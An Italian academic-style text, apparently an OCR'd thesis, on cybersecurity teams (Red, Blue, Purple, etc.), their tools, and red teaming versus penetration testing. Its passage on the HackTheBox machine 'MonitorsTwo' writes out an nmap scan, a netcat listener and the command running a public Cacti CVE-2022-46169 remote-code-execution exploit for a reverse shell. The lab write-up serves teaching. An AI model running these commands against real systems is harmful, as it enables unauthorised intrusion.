È chiaro, quindi, che entrambi i Team sono molto importanti al fine dello sviluppo della sicurezza informatica di un'organizzazione; i due Team hanno regole diverse riguardo l'esecuzione del proprio "lavoro", ma la comunicazione o lo scambio di rapporti tra essi è essenziale affinché qualsiasi organizzazione testi la propria rete e possa diffondere la consapevolezza nel personale su cosa deve essere fatto quando si verifica un incidente di sicurezza informatica.

Una spiegazione articolata della cooperazione tra Blue Team e Red Team è fornita in Figura 2.1.




Figura 2.1: Fasi della cooperazione tra Blue Team e Red Team

2.1.3 Team aggiuntivi

Con l'evolversi del panorama delle minacce, si è anche affermata la necessità di diversi tipi di team di cybersecurity. Per combinare queste diverse responsabilità in un unico team, è nato il concetto di "*BAD Pyramid*" (Build, Attack, Defend Pyramid), di cui è possibile analizzare una rappresentazione in Figura 2.2. L'obiettivo è creare un team di sicurezza integrato che vada oltre le capacità dei Team Red e Blue.

Descriviamo, quindi, i team aggiuntivi che compongono tale piramide:

- *Purple Team:* è una combinazione dei Red e Blue Team ma, a differenza dei due, fonda il suo operato su un approccio di tipo collaborativo tra le figure di entrambe i team. Grazie al lavoro del Purple Team, è possibile avere già una prima e accurata panoramica del sistema di cybersecurity da testare; inoltre, grazie al suo utilizzo, si possono ottimizzare

i costi poiché i Red e Blue Team si affronterebbero solo in determinati ambiti, ovvero quelli in cui non c'è stato un vero e proprio successo da parte del Purple Team.

- *Yellow Team:* conosciuto anche come "*builders*", è responsabile della costruzione di software e applicazioni prive di problemi di sicurezza; in sostanza, crea l'infrastruttura che il Red Team può poi testare. Coloro che ricadono nello Yellow Team sono:

  1. Software developer;
  2. Application delevoper;
  3. Software Engineer.

- *Green Team:* funge da mediatore tra lo Yellow Team ed il Blue Team; esso è stato creato per massimizzare l'efficacia del Blue Team e dello Yellow Team, integrando i membri del secondo (con una conoscenza avanzata e approfondita dell'architettura e della codifica) con i membri del primo che hanno le capacità difensive e operative richieste. Da questo deriva che l'obiettivo principale del Green Team è creare policy e strutture di sicurezza per il Builder (Yellow Team) ed i Defender (Blue Team) da applicare ai sistemi informatici nuovi ed esistenti nell'intera organizzazione.

- *Orange Team:* l'obiettivo principale dell'Orange Team è fornire ai Builders (Yellow Team) le migliori pratiche di sicurezza e formazione per lo sviluppo sicuro, aiutandoli a costruire sistemi e soluzioni migliori. Infatti, l'Orange Team esamina i test di sicurezza precedenti, i bug/difetti di sicurezza attivi e l'infrastruttura nota, informazioni che possono essere utilizzate per istruire lo Yellow Team su come un utente malintenzionato cercherebbe di sfruttare l'applicazione o i sistemi.




Figura 2.2: Rappresentazione della BAD Pyramid

2.2 Analisi approfondita dei Blue Team

Una volta definite le caratteristiche generali dei vari Team in gioco, ci concentriamo sul Blue Team; in particolare, vedremo quali siano i suoi vantaggi, i compiti ed i *tool* utili alla sua realizzazione.

2.2.1 Vantaggi

Come già detto nelle precedenti sezioni, la sicurezza informatica, ad oggi, è diventata una priorità assoluta per organizzazioni di ogni dimensione e settore. Inoltre, la crescente complessità delle minacce informatiche, insieme all'espansione delle attività online e alla gestione di enormi quantità di dati sensibili, ha messo in evidenza la necessità di un approccio proattivo alla protezione delle risorse digitali.

Il Blue Team svolge un ruolo chiave per soddisfare quanto detto; in particolare, esso apporta molti vantaggi da poter "sfruttare". Alcuni esempi di tali vantaggi sono i seguenti:

- *Rilevamento e risposta agli attacchi:* in base a quanto già detto nella Sezione 2.1.1, il Blue Team è in grado di rilevare eventuali attacchi informatici in modo tempestivo, limitando enormemente i danni.
- *Miglioramento della sicurezza:* rappresenta una diretta conseguenza del precedente vantaggio; grazie all'analisi degli attacchi, il Blue Team può identificare le vulnerabilità nei sistemi, per poi migliorare la sicurezza.
- *Risparmio di risorse:* avere un Blue Team specializzato, sebbene comporti inizialmente dei costi, permette di prevenire eventuali incidenti o attacchi, situazione generalmente meno costosa rispetto a "combattere" tali incidenti una volta avvenuti.
- *Collaborazione con il Red Team:* collaborare con il Red Team, il quale sappiamo simulare attacchi per testare la sicurezza, permette di identificare e risolvere vulnerabilità proattivamente.
- *Conformità normativa:* al giorno d'oggi, molte aziende sono soggette a normative sulla sicurezza dei dati; il Blue Team permette, quindi, di garantire che una specifica azienda rispetti tali normative.
- *Formazione degli utenti:* il Blue Team può istruire utenti e aumentare la loro consapevolezza circa i rischi esistenti riguardo la cybersecurity. Quanto affermato permette di prevenire errori umani che potrebbero portare a violazioni della sicurezza.

I vantaggi riportati sono solo alcuni tra tutti quelli che vengono offerti dall'uso di un Blue Team nell'ambito della cybersecurity. Basta un'analisi di vantaggi descritti per capire come l'uso del Blue Team in un'azienda sia ormai essenziale, grazie alla gestione efficace della sicurezza informatica che esso fornisce.

2.2.2 Compiti

I compiti svolti dal Blue Team, come i vantaggi offerti, sono molteplici; anche in questo caso analizziamo sotanto quelli principali; essi sono:

- Prevenzione di un potenziale attacco prima che esso si verifichi.
- Identificazione dell'attacco e della tipologia di incursione, anche quando svolto dai membri del Red Team.

- Porre fine ad eventuali cyberattacchi.
- Gestione dell'autenticazione.
- Monitoraggio degli accessi ai dati sensibili.
- Garantire lo sviluppo e l'ottimizzazione degli standard di sicurezza.
- Attivazione e gestione dei runbook di rete o di sistema.

2.2.3 Strumenti utilizzati

Analogamente a quanto fatto nelle Sezioni 2.2.1 e 2.2.2, anche in questo caso ci limitiamo a descrivere gli strumenti e software più utilizzati per l'implementazione delle attività operate dal Blue Team. Vediamo, dunque, nel dettaglio i tool maggiormente impiegati per incrementare la sicurezza informatica.

Intrusion Detection and Prevention (Threat hunting)
Gli strumenti di rilevamento e prevenzione delle intrusioni vengono utilizzati per rilevare e prevenire attacchi provenienti dall'esterno della rete. Essi aiutano i Blue Team ad identificare quali risorse vengono prese di mira.

Packet Analysis
Questa tecnica permette al Blue Team di analizzare approfonditamente una minaccia. Ad esempio, se si verifica un attacco ad un determinato dispositivo, il Blue Team è in grado di analizzare il traffico proveniente dai dispositivi aziendali, aiuta ad identificare l'indirizzo IP dell'aggressore e a ottenere informazioni dettagliate sul sistema aziendale e sul traffico dell'aggressore.

Aggregazione di Log e Pacchetti
L'aggregazione dei log aiuta il Blue Team a comprendere le condotte degli attacchi informatici ricreando catene di eventi di attacco che portano a violazioni e attacchi. Inoltre, aiuta a creare regole Firewall e filtri di avviso personalizzati per il traffico di rete in modo da poter prevenire attacchi futuri.

Honeypot
Il funzionamento di tale strumento si collega direttamente al nome "*Honeypot*", letteralmente "Barattolo di miele". Infatti, gli honeypot, come un barattolo di miele lasciato aperto come esca, fungono da risorse esca imitando gli obiettivi primari. Grazie a questo, il Blue Team può comprendere meglio come gli aggressori ottengono l'accesso agli honeypot e come conducono i loro attacchi a seguito di una violazione.

Quindi, un honeypot non viene creato per correggere un problema specifico, come un firewall o un antivirus, ma è piuttosto uno strumento che raccoglie informazioni utili a capire le minacce esistenti per un'azienda e a scoprire l'emergere di nuove minacce. Esistono diversi tipi di honeypot; vediamo qualche esempio:

- *Trappole e-mail:* piantano un falso indirizzo e-mail in una posizione nascosta e, poiché l'indirizzo ha come unica funzione quella di fare da trappola spam, qualsiasi mail ricevuta risulta essere spam. Quindi, tutti i messaggi che hanno lo stesso contenuto di quelli inviati alla trappola saranno automaticamente bloccati e l'IP del mittente sarà aggiunto a una blacklist.

- *Database esca:* impostato per monitorare vulnerabilità software ed attacchi come SQL injection.
- *Malware honeypot:* attrae eventuali attacchi malware imitando app sotware ed API.
- *Spider honeypot:* permette di intrappolare i cosiddetti *webcrawler* grazie a delle pagine Web o a dei link accessibili soltanto da essi.

Sandboxing
Il funzionamento delle Sandbox è molto simile a quello degli honeypot in quanto prevengono e analizzano le minacce alla sicurezza. Si tratta di una tecnica che consente ai Blue Team di testare le applicazioni eseguendole in un ambiente isolato, installando malware ed eseguendo codice potenzialmente dannoso. Inoltre, grazie al sandboxing su macchine virtuali, dedicate su un host virtuale, i Blue Team possono testare il malware su diversi sistemi operativi.

Network Defense
Al fine di difendere un Network, possono essere usati un insieme di tecniche e strumenti già visti in precedenza; tuttavia, esistono anche dei tool specifici per soddisfare il nostro scopo; descriviamo dunque tali strumenti:

1. *Intrusion Detection System (IDS):* analizza il traffico in entrata e in uscita da una rete per individuare comportamenti che corrispondono ad una firma dannosa o ad una deviazione anomala nel normale comportamento del traffico.
2. *Intrusion Prevention System (IPS):* come l'*IDS*, è un sistema di prevenzione ed è una componente hardware o software disposta all'interno di una rete. Tuttavia, lo scopo di un IPS non è quello di tenere sotto controllo il flusso dei dati da e verso la rete, ma quello di prevenire tentativi di attacco o movimenti sulla rete potenzialmente pericolosi per l'incolumità dei dispositivi che ne fanno parte.
3. *Intrusion Detection and Prevention System (IDPS): IDS* ed *IPS* sono tecnologie complementari nell'ambito della sicurezza delle reti e sono in grado di lavorare in sinergia. Sono accomunate dall'analisi del traffico di rete ed entrambe entrano in funzione sulla base del "matching" tra determinate regole fornite dall'amministratore di rete ed i pacchetti in transito; per questo motivo diversi software implementano sia la funzione di *detection* che di *prevention* dando origione agli *IDPS*.
4. *Firewall:* è un dispositivo per la sicurezza della rete che permette di monitorare il traffico in entrata e in uscita utilizzando una serie predefinita di regole di sicurezza per consentire o bloccare gli eventi. Funge, quindi, da "filtro" che controlla il traffico di dati e blocca le trasmissioni pericolose o indesiderate.
   La maggior parte dei firewall utilizza uno di questi due criteri generali di applicazione delle regole:
   - *Default-allow:* per impostazione predefinita viene bloccato solo ciò che viene vietato esplicitamente, mentre il resto viene permesso.
   - *Default-deny:* per impostazione predefinita viene permesso solo ciò che viene autorizzato esplicitamente, mentre il resto viene vietato. Questo è il criterio maggiormente utilizzato in quanto garantisce maggiore sicurezza ed una maggiore precisione nella definizione delle regole.

In conclusione, sulla base di ciò che è descritto in questa sezione, notiamo che comprendere gli strumenti e le tecniche che un Blue Team può applicare per difendere un sistema è

fondamentale per la protezione da possibili attacchi informatici, intrusioni e altri incidenti che potrebbero colpire un'organizzazione.

2.3 Analisi approfondita dei Red Team

Anche per quanto riguarda i Red Team analizziamo i vantaggi che vengono apportati dal loro utilizzo ed i compiti che essi svolgono. Infine introduciamo le differenze esistenti tra Red teaming e Penetration testing, due fenomeni simili che non vanno confusi tra loro.

2.3.1 Vantaggi

Sappiamo che il Red Team è uno strumento che permette ad un'organizzazione di rilevare, prevenire ed eliminare lacune di sicurezza presenti e future. Dunque, analogamente al Blue Team, sono presenti una serie di vantaggi che derivano dall'utilizzo di un Red Team; ecco una lista di alcuni di essi:

- *Identificazione di vulnerabilità nascoste:* grazie al Red Team possono essere individuate alcune vulnerabilità non rilevate dal Blue Team o dalla sicurezza interna, evitando che esse siano sfruttate da eventuali malintenzionati.
- *Valutazione realistica:* come detto alla Sezione 2.1.2, il Red Team procede con l'esecuzione di attacchi reali verso una determinata azienda; quindi, l'organizzazione può valutare la sua preparazione e la capacità di risposta agli attacchi grazie a studi effettuati su condizioni reali.
- *Sensibilizzazione alla sicurezza:* il Red Team permette di sensibilizzare il personale di un'organizzazione riguardo le minacce alla sicurezza informatica così da aumentare la consapevolezza al fine di essere più cauti e attenti.
- *Collaborazione con il Blue Team:* la cooperazione tra Red Team e Blue Team, già descritta alla Sezione 2.2.1, permette di identificare e risolvere vulnerabilità proattivamente.
- *Aggiornamento delle policy:* la maggior parte delle organizzazioni dispone di una serie di policy, standard e linee guida che vengono aggiornate raramente. Il Red Team consente di avere una visione olistica dell'organizzazione e può portare all'aggiornamento di documenti obsoleti.
- *Conformità normativa:* esistono molteplici quadri normativi che richiedono l'emulazione di attacchi alla cybersecurity in vari settori e regioni in tutto il mondo, requisito che può essere soddisfatto, sulla base di quanto detto, dal Red Team.

Tutti questi vantaggi del Red Team si traducono in una rapida evoluzione delle capacità di un'azienda, consentendo di combattere con maggiore efficacia le situazioni reali che potenzialmente si dovranno affrontare in futuro.

2.3.2 Compiti

Per comprendere i vantaggi offerti dal Red Team all'interno dell'azienda, descritti nella Sezione 2.3.1, analizziamo quali sono i compiti di questa squadra:

- Compromettere la sicurezza del bersaglio estraendo informazioni, infiltrandosi nei suoi sistemi o violando i suoi perimetri fisici.

- Evitare il rilevamento da parte del Blue Team. Molti attacchi si verificano in un breve periodo di tempo, rendendo estremamente difficile per il Blue Team neutralizzare la minaccia prima che il "danno" venga fatto.
- Sfruttare bug e punti deboli nell'infrastruttura del bersaglio. Ciò evidenzia le lacune nella sicurezza tecnica dell'organizzazione che richiedono correzioni, migliorando, così, la sua posizione di sicurezza.
- Avvio di attività ostili, che forniscono una valutazione affidabile delle capacità difensive del Blue Team.

2.3.3 Red teaming vs Penetration testing

Con l'espandersi del panorama della sicurezza informatica, crescono anche le procedure di valutazione della sicurezza utilizzate per prepararsi al meglio contro le minacce in continua evoluzione. I Penetration test ed il Red Team sono diventati il modo principale per testare l'infrastruttura tecnica e la resilienza della sicurezza di un'organizzazione. Sebbene contengano elementi comuni, differiscono drasticamente su molti aspetti.

Le caratteristiche su cui Red Team e Penetration test divergono sono principalmente:

- il tempo;
- l'obiettivo;
- le tattiche;
- il risultato;
- il costo.

Specifichiamo, per ogni punto della lista, in che modo le due tecniche si differenziano.

Tempo
Per quanto riguarda il parametro temporale la differenza è abbastanza semplice. I Red Team, al fine di concludere una loro attività, impiegano diverse settimane e potenzialmente più di un mese. Al contrario, i Penetration test utilizzano delle finestre di tempo più brevi, in genere da pochi giorni a poche settimane.

Obiettivo
L'obiettivo principale di un Penetration test è l'identificazione di tutte le vulnerabilità sfruttabili, come patch mancanti, configurazioni errate e punti deboli nella gestione degli accessi degli utenti, per individuare e correggere i rischi che corre la sicurezza. Si nota che l'attenzione è rivolta ai sistemi e alla tecnologia in uso.

Viceversa il "*goal*" del Red Team, come già ampiamente descritto nelle sezioni precedenti, è quello di accedere a sistemi o dati specifici sfruttando vulnerabilità, comportamenti ed eludendo i controlli tecnici con lo scopo di testare il rilevamento, la risposta e la consapevolezza dei sistemi di sicurezza. Si tratta, quindi, di un approccio più olistico, con più tempo per la ricognizione ed uno sguardo alle pratiche di sicurezza dell'intera organizzazione.

Tattiche
La metodologia utilizzata nel Red Team risulta essere una combinazione di tattiche, strumenti e procedure del mondo reale, tra cui la raccolta dettagliata di intelligence open source, social

engineering, tecniche di distrazione, identificazione e sfruttamento delle vulnerabilità, il tutto assicurandosi di non essere rilevati.

Invece, nei Penetration test le tattiche sfruttate variano a seconda dell'ambito del test; ad esempio i test di infrastruttura esterna, applicazione Web, applicazione mobile e desktop remoto seguiranno diverse metodologie e best practice, e utilizzeranno strumenti e tecniche diversi.

Risultato

Nel Red Teaming il risultato dell'attività fornisce informazioni circa la situazione di sicurezza complessiva dell'organizzazione target (coprendo punti di forza e di debolezza), comprese capacità di rilevamento e risposta, sicurezza logica e fisica e consapevolezza dei sistemi di sicurezza.

Relativamente ai Penetration test, l'esito permette l'identificazione delle vulnerabilità della sicurezza sfruttabili, valutate in base al livello di rischio per l'organizzazione, insieme a consigli di risoluzione e raccomandazioni tecniche.

Costo

Relativamente al costo, è facile capire, in base a quanto detto, che il Red Team è solitamente più costoso, perché sono coinvolti più consulenti e occorre maggior tempo per utilizzare più strumenti e tecniche al fine di evitare il rilevamento.

Necessariamente i Penetration test risulteranno essere più economici poiché viene concordata una finestra limitata per il test in base agli obiettivi del cliente e al budget disponibile.

Una schematizzazione delle differenze è fornita nella Figura 2.3.




Figura 2.3: Differenze tra Red Team e Penetration test

Una volte definite tutte le differenze che sussistono tra Red Team e Penetration test, può sorgere la seguente domanda: "*Cosa scelgo tra Red Team e Penetration test per la mia organizzazione?*". La risposta a tale domanda non esiste; i Penetration test e il Red Team hanno obiettivi diversi, non possono essere confrontati direttamente e non dovrebbero essere scelti l'uno rispetto all'altro. I Penetration test sono eccellenti per valutare il livello di sicurezza delle applicazioni o dei sistemi target; tuttavia, a differenza delle valutazioni del Red Team, non valutano le difese dell'organizzazione.

Esiste, però, una "regola generale" per capire quale dei due approcci abbia più senso utilizzare. Il Red Team dovrebbe essere riservato alle organizzazioni che ritengono di avere un atteggiamento di sicurezza informatica maturo o una superficie di attacco molto più ampia, che potrebbe essere sfruttata da criminali con tecniche avanzate.

Ciononostante, se le le difese della sicurezza informatica dell'organizzazione sono deboli, non ha molto senso iniziare con un test di Red Team. In questi casi si tende ad effettuare dei Penetration test con regolarità, al fine di identificare e gestire le vulnerabilità. Man mano che la sicurezza diventa più stabile e forte ed i risultati dei Penetration test identificano poche vulnerabilità, si può prendere in considerazione la possibilità di adoperare il Red Team per comprendere i punti di forza e di debolezza delle difese di sicurezza.

CAPITOLO 3

Una prima esperienza di Red Team

In questo capitolo, come avverrà anche nei prossimi due, viene eseguita un'esperienza di Red Team su macchina reale. Per ogni test effettuato sono descritte la metodologia ed i vari strumenti utili ad ottenere l'accesso al sistema User ed al sistema Root. La macchina reale attaccata, descritta in questo capitolo, fa parte di HackTheBox, un laboratorio online dove possono essere testate e migliorate le proprie conoscenze riguardo il campo della cybersecurity, ed è chiamata "MonitorsTwo". Non occorre alcun tipo di abbonamento, in quanto essa è in stato di "active" ed è analizzata in uno scenario di sistema operativo Linux, come la macchina del Capitolo 4.

3.1 Information Gathering

Il primo passo, ogniqualvolta intendiamo effettuare un test di Red Team tramite la piattaforma HackTheBox, è la connessione alla VPN di HackTheBox. Per fare ciò, nella sezione del sito di HackTheBox a ciò dedicato, ovvero HTB Labs, scarichiamo il file con estensione `.ovpn`. Ci rechiamo dunque su terminale, nella directory dove è stato salvato il file, e possiamo collegarci alla VPN di HackTheBox tramite il comando `sudo openvpn nome_file.ovpn`.

Successivamente, creiamo una cartella specifica sul desktop di Kali Linux, relativa alla macchina target, in modo che tutti gli strumenti e file utilizzati saranno contenuti all'interno di tale cartella. Nel nostro caso, poiché la macchina si chiama *MonitorsTwo*, tutto ciò che utilizzeremo verrà reindirizzato alla directory `HackTheBox/MonitorsTwo`.

Terminato il passo preliminare, accendiamo la macchina su HackTheBox e ciò che notiamo è la comparsa dell'indirizzo IP (`10.10.11.211`) relativo alla macchina *MonitorsTwo*. Dunque, inizia ora la vera e propria fase di *Information Gathering*, ovvero la fase raccolta di informazioni utili ad un attacco. Tramite lo strumento `nmap`, eseguiamo il cosiddetto *port-scanning*, mirato all'individuazione di porte aperte su un computer bersaglio (Figura 3.1); in particolare il comando utilizzato è `sudo nmap -sC -sV 10.10.11.211`, dove:

- `sudo` sta per "*super usero do*" e permette di eseguire i comandi come amministratore;
- `-sC` è utilizzato per lo script di default sul target, che fornisce informazioni aggiuntive sul target, rivela vulnerabilità e può eseguire alcune azioni automatiche di riconoscimento e analisi;
- `-sV` sonda le porte aperte e determina le informazioni su servizio/versione;

- `10.10.11.211` rappresenta, come detto in precedenza, l'indirizzo IP della macchina target.

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/MonitorsTwo]
└─$ sudo nmap -sC -sV 10.10.11.211
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-11 04:45 EDT
Nmap scan report for 10.10.11.211
Host is up (0.072s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|   256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Login to Cacti
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.52 seconds
```

Figura 3.1: Risultato della scansione effettuata tramite lo strumento nmap

Dalla scansione notiamo due porte aperte, la 22 e la 80, rispettivamente legate al servizio *ssh* e *http*. Perciò procediamo col collegarci sul Browser alla pagina della macchina, ovvero all'indirizzo `http://10.10.11.211:80` ed il risultato è l'apertura della pagina visibile in Figura 3.2.




Figura 3.2: Pagina Web "Login to Cacti"

Analizzando ciò che troviamo nella pagina, alla ricerca di informazioni utili, notiamo l'utilizzo della Versione 1.2.22 di un software chiamato `Cacti`. Termina, dunque, la fase di *Information Gathering* ed inizia quella di *Vulnerability Analysis*.

3.2 Vulnerability Analysis

Questa fase è finalizzata ad identificare e classificare i rischi e le vulnerabilità. Sfruttiamo, dunque, le informazioni appena reperite per cercare sul Browser eventuali vulnerabilità di tale software e, effettivamente, individuiamo la presenza dell'exploit `CVE-2022-46169` (reperito dalla pagina GitHub `https://github.com/FredBrave/CVE-2022-46169-CACTI-1.2.22`) che permette l'esecuzione di codice remoto senza autenticazione.

Dopo aver clonato il repository GitHub contenente l'exploit, lo avviamo, ma, preliminarmente all'avvio, impostiamo la porta `443` in ascolto in modo che altre macchine possano

connettersi ad essa, come si può vedere nelle Figure 3.3 e 3.4. Per poter mettere in ascolto la porta `443` utilizziamo il comando `nc -nvlp 443`; analizziamo i parametri utilizzati:

- `nc`: è il comando utilizzato per *Netcat*, uno strumento a riga di comando, responsabile della scrittura e della lettura dei file in rete utilizzando i protocolli *TCP* o *UDP*.
- `-n`: indica a Netcat di non eseguire ricerche DNS sugli indirizzi IP, il che può velocizzare le connessioni.
- `-v`: permette di ottenere output più dettagliati.
- `-l`: mette Netcat in modalità di ascolto, dove attende connessioni in ingresso.
- `-p 443`: specifica il numero di porta, 443 in questo caso, su cui Netcat dovrebbe ascoltare le connessioni in ingresso.




Figura 3.3: Clonazione dell'exploit dalla pagina Github




Figura 3.4: Impostazione della porta 443

Successivamente, per il *BruteForcing*, utilizziamo lo strumento `python3`, che permette l'esecuzione del file `CVE-2022-46169.py`, grazie al comando `python3 CVE-2022-46169.py -u http://10.10.11.211 --LHOST=10.10.14.63 --LPORT=443`, come fatto in Figura 3.5.




Figura 3.5: Bruteforcing della macchina

In particolare:

- `-u` è utile per specificare l'URL di destinazione su cui verrà eseguita l'azione dell'exploit;
- `--LHOST` serve per specificare l'indirizzo IP dell'host locale (dove viene eseguito lo script o l'exploit) che verrà utilizzato come parte dell'operazione;
- `--LPORT` è necessario per specificare il numero di porta locale su cui verrà ascoltata una connessione o una comunicazione da parte dello script o dell'exploit.

